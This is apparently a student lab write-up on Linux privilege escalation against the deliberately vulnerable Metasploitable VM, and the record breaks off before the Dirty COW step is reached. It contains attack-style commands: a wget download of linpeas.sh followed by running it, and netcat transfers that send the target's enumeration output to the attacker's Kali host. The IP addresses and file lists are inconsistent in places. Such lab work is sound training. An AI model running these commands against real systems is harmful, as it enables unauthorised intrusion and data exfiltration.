Experiment 8: Privilege Escalation on a Compromised Host

Scenario:

You have obtained a non-privileged shell on a compromised Linux server (Metasploitable). The goal is to assess whether full root access can be gained to help evaluate post-exploitation risks.


Tasks:

- Use LinPEAS to enumerate the system for local privilege escalation opportunities.
- Exploit the Dirty COW vulnerability (CVE-2016-5195) on a vulnerable kernel to escalate privileges to root.

Deliverable:

Evidence (screenshot of id command) confirming root access, and a short write-up detailing the use of the Dirty COW exploit for privilege escalation.

Step 1: Installing Peass-Ng on Kali Linux



Explanation:


In this step, the command sudo apt install peass is used to install the Peass-Ng tool, which is a part of the PEASS suite used for privilege escalation enumeration. The output confirms that the latest version is already installed on the Kali Linux system, and no new packages are being upgraded or installed.

Here's a breakdown of the command output:

- **peass is already the newest version:** Confirms that the Peass-Ng tool is up to date.

- **Automatically installed packages:** Lists other packages that were installed as dependencies but are no longer required.
- **Summary:** Indicates that no packages are being upgraded, installed, or removed.

Step 2: Accessing LinPEAS



Overview

In this step, the LinPEAS tool is used for privilege escalation enumeration on Unix-like systems. LinPEAS helps identify potential misconfigurations and vulnerabilities that can be exploited to gain elevated privileges on a compromised host.

Instructions

- **Command Execution:**
  Run the command linpeas -h to view the help menu and check the available scripts in the LinPEAS suite.
- **Output Overview:**
  The command output displays multiple LinPEAS scripts built for different system architectures. For most Linux environments, the linpeas.sh script is the primary choice.

Files Available:

- linpeas_darwin_amd64
- linpeas_darwin_arm64
- linpeas_fat.sh
- linpeas_linux_386

- linpeas_linux_amd64
- linpeas_linux_arm
- linpeas_linux_arm64
- linpeas_small.sh
- linpeas.sh

Step 3: Check Network Configuration Using ifconfig

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ec:17:64
          inet addr:192.168.74.156  Bcast:192.168.74.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:9002:bd28:20c:29ff:feec:1764/64 Scope:Global
          inet6 addr: fe80::20c:29ff:feec:1764/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:50 errors:0 dropped:0 overruns:0 frame:0
          TX packets:89 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5876 (5.7 KB)  TX bytes:10855 (10.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:122 errors:0 dropped:0 overruns:0 frame:0
          TX packets:122 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33885 (33.0 KB)  TX bytes:33885 (33.0 KB)

msfadmin@metasploitable:~$  +++++_
```

Command:

The ifconfig command is used to display network interfaces and their configurations on a Unix-like system.

Network Interfaces:

- **eth0 (Ethernet Interface):**
  - **IP Address:** 192.168.74.156
  - **Broadcast Address:** 192.168.74.255
  - **Subnet Mask:** 255.255.255.0
  - **IPv6 Address:** 2401:4900:9002:bd28:20c:29ff:feec:1764
  - **Status:** UP, BROADCAST, RUNNING, MULTICAST
  - **Packets Sent:** 89
  - **Packets Received:** 50

- **No errors, overruns, or dropped packets detected**

- **lo (Loopback Interface):**
  - **IP Address:** 127.0.0.1
  - **Subnet Mask:** 255.0.0.0
  - **Status:** UP, LOOPBACK, RUNNING
  - **Packets Sent/Received:** 122
  - **No errors, overruns, or dropped packets detected**

Step 4: Nmap Scan Results Interpretation

Purpose:

This step involves interpreting the Nmap scan results to identify open ports and services running on the target machine, which may expose potential attack surfaces for exploitation.

Details from the Scan:

Host Information:

Target IP: 192.168.74.156

Host Status: Up (responded in 0.0025 seconds)


Scan Time: Completed in 1.54 seconds

Open Ports and Services:

- 21/tcp – FTP
- 22/tcp – SSH
- 23/tcp – Telnet
- 25/tcp – SMTP
- 53/tcp – DNS
- 80/tcp – HTTP
- 111/tcp – RPCBind
- 139/tcp – NetBIOS-SSN
- 445/tcp – Microsoft-DS
- 512/tcp – exec
- 513/tcp – login
- 514/tcp – shell
- 1099/tcp – RMIRegistry
- 1524/tcp – ingreslock
- 2049/tcp – NFS
- 2121/tcp – ccproxy-ftp
- 3306/tcp – MySQL
- 5432/tcp – PostgreSQL
- 5900/tcp – VNC
- 6000/tcp – X11
- 6667/tcp – IRC
- 8009/tcp – AJP13
- 8180/tcp – Unknown service

➢ **MAC Address:** 00:0C:29:EC:17:64 (VMware)

<u>Step 5:</u> Using rlogin for Remote Access



Overview:

The rlogin command is used to remotely log in to another system from a Unix-like host. In this case, a remote session is established with the IP address 192.168.74.156 using the username msfadmin.

Procedure:

- Command Executed:

  rlogin 192.168.74.156 -l msfadmin

This command starts a remote login session to the Metasploitable machine.

Expected Output:


Upon successful connection, the terminal displays:

- **Last login details**
- **Linux distribution info:** Linux metasploitable 2.6.24-16-server
- Standard disclaimers about software licenses and lack of warranty
- A shell prompt for the msfadmin user

Important Points:

- **Security Warning:** rlogin does not encrypt data. Use only on trusted or isolated networks.
- **No Warranty Message:** As per the Ubuntu distribution, software is provided without any warranty.

Step 6: Analyzing Network Interfaces



Explanation:

In this step, the ip a command is used to list all network interfaces on the system along with their configurations and status.

Key Outputs:

- **lo (Loopback Interface):**
  - **Status:** UNKNOWN
  - **IPv4 Address:** 127.0.0.1
  - **IPv6 Address:** ::1/128
  - **Purpose:** Used for internal communication within the host (localhost).
- **eth0 (Ethernet Interface):**
  - **Status:** UP
  - **IPv4 Address:** 192.168.74.186/24
  - **MAC Address:** 00:0c:29:31:b6:9e
  - **IPv6 Address:**
    - 2401:4900:9002:bd28:47af:3e2a:9fb0:e03b
    - fe80::ff0f:97ff:b513:c8f2
  - **Purpose:** This is the primary network interface connected to the local network.

Step 7: Starting a Simple HTTP Server’

```
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
    link/ether 00:0c:29:31:b6:9e brd ff:ff:ff:ff:ff:ff
    inet 192.168.74.186/24 brd 192.168.74.255 scope global dynamic noprefix
       valid_lft 2051sec preferred_lft 2051sec
    inet6 2401:4900:9002:bd28:47af:3e2a:9fb0:e03b/64 scope global dynamic n
       valid_lft 6828sec preferred_lft 6828sec
    inet6 fe80::ff0f:97ff:b513:c8f2/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(root㉿kali)-[/usr/share/peass/linpeas]
└─# python3 -m http.server 5050

Serving HTTP on 0.0.0.0 port 5050 (http://0.0.0.0:5050/) ...
192.168.74.156 - - [11/May/2025 05:41:00] "GET /linpeas.sh HTTP/1.0" 200 -
```

Description:
In this step, a simple HTTP server is launched using Python to serve files from the current directory. This technique is commonly used to transfer scripts like linpeas.sh between hosts on the same network.

Command Breakdown:

- **Command:** python3 -m http.server 5050
  - python3: Launches the Python 3 interpreter.
  - -m http.server: Runs Python’s built-in HTTP server module.
  - 5050: Sets the server to listen on port 5050 for incoming HTTP requests.


Output:

- The terminal confirms that the server is running:
  Serving HTTP on 0.0.0.0 port 5050
  This means it is accessible from any IP address in the local network.
- The connection log shows a successful request from the target machine (192.168.74.156) retrieving linpeas.sh:

  "GET /linpeas.sh HTTP/1.0" 200 -

Usage:
Other devices on the same network can now access the hosted file by visiting:
http://192.168.74.186:5050/linpeas.sh

Step 8: Downloading LinPEAS Script



Objective:
To download the linpeas.sh script for privilege escalation enumeration on the target Linux system (Metasploitable).

Command Used:

wget http://192.168.74.186:5050/linpeas.sh

Process:

- Initial attempts to download the script from IPs 192.168.74.154 and 192.168.74.156 failed due to network errors (No route to host and Connection refused).
- A successful connection was established with 192.168.74.186:5050, where the Python HTTP server was running.
- An HTTP 200 OK response confirmed that the file was available.
- The script (linpeas.sh) was downloaded successfully and saved as linpeas.sh.2, with a total size of **840,085 bytes (820 KB)** at a speed of **16.16 MB/s**.

Next Steps:
Make the script executable and run it to enumerate the system for potential privilege escalation vectors.

Step 9: Listing Files

```
root@kali: /home/kali
File  Actions  Edit  View  Help
msfadmin@metasploitable:~$ wget http://192.168.74.186:5050/l
--04:23:57--  http://192.168.74.186:5050/linpeas.sh
          ⇒ `linpeas.sh.2'
Connecting to 192.168.74.186:5050 ...  connected.
HTTP request sent, awaiting response ...  200 OK
Length: 840,085 (820K) [text/x-sh]

100%[═══════════════════════════════════════════════════════════════

04:23:57 (16.16 MB/s) - `linpeas.sh.2' saved [840085/840085]

msfadmin@metasploitable:~$ ls
linpeas.sh  linpeas.sh.1  linpeas.sh.2  output  vulnerable
```

Command Executed:

ls

• This command is used to list the files and directories in the current working directory.

• **Output:**

• It shows five items:

● **linpeas.sh**: A script used for Linux privilege escalation auditing.

● **linpeas.sh.1**: A duplicate copy of the linpeas.sh script.

● **linpeas.sh.2**: The most recent copy of the script downloaded using wget.

● **output:** A file likely containing the output results of a previous script execution.

● **vulnerable**: A directory or file related to known vulnerabilities, possibly used for exploitation or testing.

Brief Explanation:

In this step, the user is verifying the files present in the current working directory on the Metasploitable instance. The presence of multiple versions of linpeas.sh indicates repeated downloads or backups of the script, which is a common tool used in privilege escalation assessments.

Step 10: Execute the linpeas.sh Script

```
Connecting to 192.168.74.186:5050 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 840,085 (820K) [text/x-sh]

100%[===================================================================]

04:23:57 (16.16 MB/s) - `linpeas.sh.2' saved [840085/840085]

msfadmin@metasploitable:~$ ls
linpeas.sh  linpeas.sh.1  linpeas.sh.2  output  vulnerable
msfadmin@metasploitable:~$ chmod +x linpeas.sh.2
msfadmin@metasploitable:~$ ./linpeas.sh.2 >> output
```

Explanation:

1. **Change File Permission:**
   - The command chmod +x linpeas.sh.2 is used to make the downloaded LinPEAS script executable.
   - No errors occurred in this step, indicating the script permissions were updated successfully.
2. **Execute the Script:**
   - The command ./linpeas.sh.2 >> output is used to run the script and append its output to a file named output.
   - Using >> ensures that any previous contents in the output file are preserved while adding new results.

Summary:

- Ensure correct permissions are applied using chmod to allow script execution.
- Use the correct script filename (linpeas.sh.2 in this case) and output redirection to capture results for analysis.

Step 11: Running linPEAS Script

```
msfadmin@metasploitable:~$ chmod +x linpeas.sh.2
msfadmin@metasploitable:~$ ./linpeas.sh.2 >> output
sed: -e expression #1, char 0: no previous regular expression
find: /root/.vnc: Permission denied
find: /var/spool/postfix/private: Permission denied
find: /var/spool/postfix/corrupt: Permission denied
find: /var/spool/postfix/defer: Permission denied
find: /var/spool/postfix/incoming: Permission denied
find: /var/spool/postfix/hold: Permission denied
find: /var/spool/postfix/deferred: Permission denied
find: /var/spool/postfix/trace: Permission denied
find: /var/spool/postfix/maildrop: Permission denied
find: /var/spool/postfix/flush: Permission denied
find: /var/spool/postfix/saved: Permission denied
find: /var/spool/postfix/public: Permission denied
find: /var/spool/postfix/active: Permission denied
find: /var/spool/postfix/bounce: Permission denied
logrotate: bad argument --version: unknown error
```

Explanation:

• **Context:**

You are attempting to run the linPEAS script, which is a popular Linux privilege escalation auditing tool.

• **Error Messages:**

● **Bash Version Requirement**: The script requires Bash version 4 or newer. If your Bash version is older, you will need to update it.

● **Permission Denied**: A series of "Permission denied" messages indicate that the script is trying to access directories or files for which the current user does not have the necessary permissions. This can limit the effectiveness of the script.

● **sed Error**: Indicates there's an issue with a regular expression within the script, which could also point to compatibility issues with the Bash version.

● **Logrotate Error**: The "unknown error" relating to logrotate suggests a potential misconfiguration or version issue affecting its functionality, particularly with the arguments being used.

Recommended Actions:

• **Verify Bash Version**: Use the command bash --version to check your current Bash version.

• **Run as Root or with Escalated Privileges**: If possible, run the script as the root user or with sudo to avoid permission issues.

• **Check Script Compatibility**: Ensure the version of linPEAS you are using is compatible with your system's configuration and Bash version.

Step 12: Setting Up a Netcat Listener

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 4000 > myoutput.txt
listening on [any] 4000 ...
connect to [192.168.74.186] from (UNKNOWN) [192.168.74.156] 47836
^C

┌──(root㉿kali)-[/home/kali]
└─# ls
bash-4.4          bash-4.4.tar.gz.1  dirtycow.github.io  Downloads
bash-4.4.tar.gz   Desktop            Documents           linenum-out

┌──(root㉿kali)-[/home/kali]
```

Explanation:

• **Command:**

nc -nlvp 4000 > myoutput.txt

• **nc:** This command calls Netcat, a versatile networking utility. • -n: Disables DNS lookups, allowing for faster connections.

• **-l**: Tells Netcat to listen for incoming connections.

• **-v**: Enables verbose mode, providing more information about connections.

• **-p 4000:** Specifies the port number (4000) on which Netcat will listen.

• **> myoutput.txt**: Redirects the incoming data to a file named myoutput.txt.


Purpose:

• This command sets up a listener on port 4000, waiting for incoming connections. Any data received will be saved to myoutput.txt.

Listening Status:

• The output confirms that Netcat is successfully listening on port 4000 and receives a connection from the IP address 192.168.74.156.

Step 13: Attempt to Connect Using Netcat (nc)



Command:

nc 192.168.44.128 4000 < output

Explanation:

This command uses Netcat (nc) to initiate a TCP connection to the IP address 192.168.74.156 on port 4000, and sends the contents of the file named output to that IP and port.

• nc stands for Netcat, a command-line utility used for reading and writing data across network connections.


• 192.168.74.156 is the target host.

• 4000 is the target port.

• < output redirects the contents of the output file into the TCP connection.

In context, the previous line shows a failed attempt to connect to 192.168.44.129 on port 4000, which returned "Connection refused", indicating that nothing was listening on that port. Now, the command is trying the same port on a different IP (192.168.44.128), possibly assuming that a service may be listening there instead.

<u>Step 14:</u> Confirming Received File and Directory Contents




Command:

ls

Explanation:

This command lists the contents of the current directory, which in this case is /home/kali. After running the Netcat listener (nc -nlvp 4000 > myoutput.txt) and receiving a connection from the Metasploitable machine, the file myoutput.txt is created or updated with the incoming data. The output of ls confirms that the file myoutput.txt now exists in the directory along with other files like password.txt, username.txt, and standard folders like Desktop, Downloads, etc.

<u>Step 15:</u> Review Output from linpeas.sh



Command Execution:

• The command cat myoutput.txt is executed, which displays the contents of the f ile myoutput.txt.

• **Script Download:**

• The script linpeas.sh is downloaded from a remote server (IP: 192.168.44.128). • The response from the server indicates that the script was successfully saved.

• **Permissions:**

• There are several "Permission denied" messages, indicating that the user attempting to run the script does not have the necessary permissions for various files.

• **Script Requirements:**

• A notice is shown stating that the script requires Bash version 4 or higher, which may hint that the current environment may not meet this requirement.

• **Personalized Message:**

• At the end, a friendly message asks, "Do you like PEASS?" followed by information on where to learn more about cloud hacking and social media handles.

Explanation

• **Purpose of linpeas.sh:**

